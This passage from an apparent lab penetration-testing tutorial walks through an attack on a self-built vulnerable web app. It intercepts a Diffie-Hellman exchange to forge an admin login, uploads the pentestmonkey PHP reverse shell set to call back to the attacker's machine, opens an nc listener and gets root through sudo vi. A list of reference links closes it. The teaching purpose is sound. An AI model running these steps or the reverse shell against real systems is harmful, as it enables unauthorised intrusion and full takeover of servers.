a6181eb6afff598d6aa026cb5e620e3c2a70a2942294b9970901b83412df1b02e76a964309cc426f56674a321ca29c221a5c750c64197e6a088a6b8t
```

*Intercepted establish\_dh.php response contents*

We now modify this intercepted response by clicking Edit, and replace the data with our copied public key. We then forward this modified response to the webserver by again clicking Resume, such that our public key is now sent instead of the one generated by the authserver.

Now, the webserver has received our response, and generated a private key based on our sent public key. Therefore, we now have a shared private key with the webserver.

## Gaining Elevated Access

As we now are able to freely communicate with the webserver with our shared private key, we can now modify the requests made when the webserver attempts to authenticate a user. We do so by logging in with false credentials, and modifying the response made from the authserver to the webserver to approve these false credentials.

We first must generate and encrypt our response for the authentication of our malicious user. Note here it would be required to set up a separate shared private key between us and the authserver to learn how the requests and responses are formatted. However, we exclude this additional step in this tutorial for simplicity.

In the terminal, we navigate to the directory where our `encrypt.php` script is located, and we run it passing in `Approved:admin` (`Approved` indicates that the user is approved and `admin` indicates the privilege level of the user; this is how the webserver expects the response to be formatted). Run the following, copying the output:

```
php encrypt.php Approved:admin
```

We then login to the website with any credentials. Following this, the webserver sends an authentication request to the authserver, which we intercept with mitmproxy<sup>2</sup>.

The screenshot shows a mitmproxy interface. At the top, there's a header bar with a small icon, the URL "http://172.16.49.134/check\_credentials.php", a "POST" method indicator, the number "165b", and an ellipsis "...". Below the header, the main content area has a title "Intercepted check\_credentials.php request". There are tabs for "Request", "Response", "Connection", and "Timing", with "Request" being the active tab. The request details show an "HTTP/1.1 200 OK" response. The response headers include Date, Server, Vary, Content-Length, and Content-Type. The response body contains a long string of hex-encoded data. At the bottom right of the main area, there are buttons for "Edit", "Replace", and "View: auto".

We then forward this request to the authserver, and intercept the response back:

This screenshot shows the "Response" tab in mitmproxy. It displays the same "HTTP/1.1 200 OK" response as the previous request. The response body is identical to the one shown in the previous screenshot. At the bottom right, there are buttons for "Edit", "Replace", and "View: auto". Below the main content area, the text "Intercepted check\_credentials.php response" is centered.

Now, we edit this response and replace the data with our copied encrypted approval message. Upon forwarding this modified request to the webserver, we navigate to the website, and receive an approval:

The screenshot shows a browser window with a dark theme. The address bar says "172.16.49.133/admin.php". The main content area displays a "Welcome, admin!" message, followed by a navigation menu with "Home" and "All images" links, and a "Upload a new image:" form with "Browse..." and "Upload" buttons. The text "Admin page of the website" is centered at the bottom of the page.

We have now successfully logged into the website with an admin account.

---

<sup>2</sup> This login intercept is why we included the second filter in mitmproxy earlier on.

## File Upload

Upon gaining access to the website as an admin user, we see that there is the added ability to upload images to the website:

Welcome, admin!

[Home](#)

[All images](#)

**Upload a new image:**

No file selected.

*Admin page of the website*

If we upload the right kind of file and set up a listening server on our attacking machine, we might be able to get a remote shell into the webserver. This is called a reverse shell, and it allows us to interact with the webserver as if we were physically in front of it.

If we look at the url of the current page, we can see that the page is called `admin.php`. This tells us that the webserver uses php, so let's try to upload a php reverse shell to it. Pentestmonkey has a robust php reverse shell script that can be found [here](#):

Download the php file from the GitHub, then open it. Change the `ip` variable to the IP address of your Kali machine and the `port` variable to 8888. Both of these variables have a comment reading "CHANGE THIS" next to them.


```
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.49.128'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

*Edited php-reverse-shell.php file*

Save your changes, and enter the following command into the terminal:

```
nc -lvp 8888
```




A screenshot of a terminal window titled '(kali㉿kali)-[~/Documents]'. The window shows the command '\$ nc -lvp 8888' being run, followed by the output 'listening on [any] 8888 ...'. The terminal has a dark background with light-colored text.

*Netcat command to open a listener for the reverse shell*

This creates a listener on port 8888 on our attacking machine which we'll use to accept the reverse shell sent by the webserver.


Upload the (modified) php reverse shell script, then click "Upload". If the upload is successful, the webserver should give you a link to view your "image". Click on the link to execute the php code and spawn the reverse shell.



*Successful upload of php reverse shell*

## Privilege Escalation with Vi

Now that we've acquired a shell within the webserver, let's try to escalate our privileges and get root access. Entering "whoami" into this reverse shell reveals that we're currently logged in as "www-data". We can see if this user has any super-user permissions by trying "sudo -l".




```
(kali㉿kali)-[~/Documents]
$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [172.16.49.128] from (UNKNOWN) [172.16.49.133] 38996
Linux gaggleweb 5.15.0-100-generic #110-Ubuntu SMP Wed Feb 7 13:27:48 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
09:37:58 up 39 min, 0 users, load average: 0.01, 0.02, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    172.16.49.133  13:27:48   0:00   0:00   0:00  www-data
www-data: www-data can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on gaggleweb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on gaggleweb:
    (ALL : ALL) NOPASSWD: /usr/bin/vi
$
```

*Sudo list command for www-data, revealing permissions to execute vi as root*

It turns out, www-data has access to the vi editor as root (and even without requiring a password!), which is quite convenient for us. We can edit a file using www-data's elevated permissions with the following command:

```
sudo vi tmp.txt
```



```
File Actions Edit View Help
kali㉿kali:[~/Documents]
[1] + 0:00 0.0s ago 0% CPU
reverse shell to 172.16.49.128:8888 ERROR: Shell connection terminated
tmp.txt [New]
0,0-1 All
```

*Vi editor on webserver from Kali machine, editing tmp.txt as root*

After a bit of a delay, we get a (very janky) vi editor. Vi has some interesting features, including a command interface that allows a user to directly execute commands on the host system, with whatever permissions the vi command itself was run as. We can therefore get ourselves a permanent shell as root by typing ": !/bin/bash" once our editor has loaded.

And voila! Entering “whoami” reveals that we are now in as root!

*Break out of vi into shell as root*

# References

## ARP and ARP Spoofing

What is ARP Spoofing | ARP Cache Poisoning Attack Explained – Imperva

<https://www.imperva.com/learn/application-security/arp-spoofing/>

What is ARP Spoofing? How to Prevent & Protect – CrowdStrike

<https://www.crowdstrike.com/cybersecurity-101/spoofing-attacks/arp-spoofing/>

ARP Poisoning: What it is & How to Prevent ARP Spoofing Attacks – Varonis

<https://www.varonis.com/blog/arp-poisoning>

## Setting up MITMProxy

Getting Started – MITMProxy

<https://docs.mitmproxy.org/stable/overview-getting-started/>

Introduction to MITMProxy – ZBunker

<https://www.youtube.com/watch?v=8qGL58yGWD0>

MitM Proxy on Kali – Collfuse

<https://collfuse.com/mitm-proxy-on-kali/>

*Source for Kali IP forwarding instructions*

## Denial of Service

What is a DDoS Attack: Types, Prevention & Remediation – OneLogin

<https://www.onelogin.com/learn/ddos-attack>

What is a distributed denial-of-service (DDoS) attack? – Cloudflare

<https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/>

## TCP SYN Flooding

TCP 3-Way Handshake Process – GeeksforGeeks

<https://www.geeksforgeeks.org/tcp-3-way-handshake-process/>

SYN flood DDoS attack – Cloudflare

<https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>

How To Perform TCP SYN Flood DoS Attack & Detect It With Wireshark - Kali Linux Hping3 – FirewallCX

<https://www.firewall.cx/tools-tips-reviews/network-protocol-analyzers/performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html>

TCP SYN Queue and Accept Queue Overflow Explained – Alibaba Cloud

[https://www.alibabacloud.com/blog/tcp-syn-queue-and-accept-queue-overflow-explained\\_599203](https://www.alibabacloud.com/blog/tcp-syn-queue-and-accept-queue-overflow-explained_599203)

## Exploiting Diffie-Hellman

Diffie-Hellman key exchange – Wikipedia

[https://en.wikipedia.org/wiki/Diffie-Hellman\\_key\\_exchange](https://en.wikipedia.org/wiki/Diffie-Hellman_key_exchange)

*In specific, see [Description](#) and [Security](#)*

Understand Diffie-Hellman key exchange – InfoWorld

<https://www.infoworld.com/article/3647751/understand-diffie-hellman-key-exchange.html>

Documentation for PHP functions used in Diffie-Hellman and symmetric encryption

openssl\_dh\_compute\_key()

<https://www.php.net/manual/en/function.openssl-dh-compute-key.php>

openssl\_encrypt()

<https://www.php.net/manual/en/function.openssl-encrypt.php>

Comment by Nick on openssl\_encrypt() page giving some tips on the openssl library

<https://www.php.net/manual/en/function.openssl-encrypt.php#119346>

## PHP File Uploads

Reverse Shell: How It Works, Examples and Prevention Tips – Aqua Security

<https://www.aquasec.com/cloud-native-academy/cloud-attacks/reverse-shell-attack/>

Reverse Shell – Imperva

<https://www.imperva.com/learn/application-security/reverse-shell/>

*Example reverse shell shown in Python, not PHP*

PHP Reverse Shell Code – pentestmonkey

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

*Source code for php reverse shell file used in the file upload attack*

## Privilege Escalation with Vi

vim – GTFOBins

<https://gtfobins.github.io/gtfobins/vim/>

## GitHubs

Cole Weinstein

<https://github.com/ColeWeinstein/comps>

Robbie Young

<https://github.com/robbie-young/comps>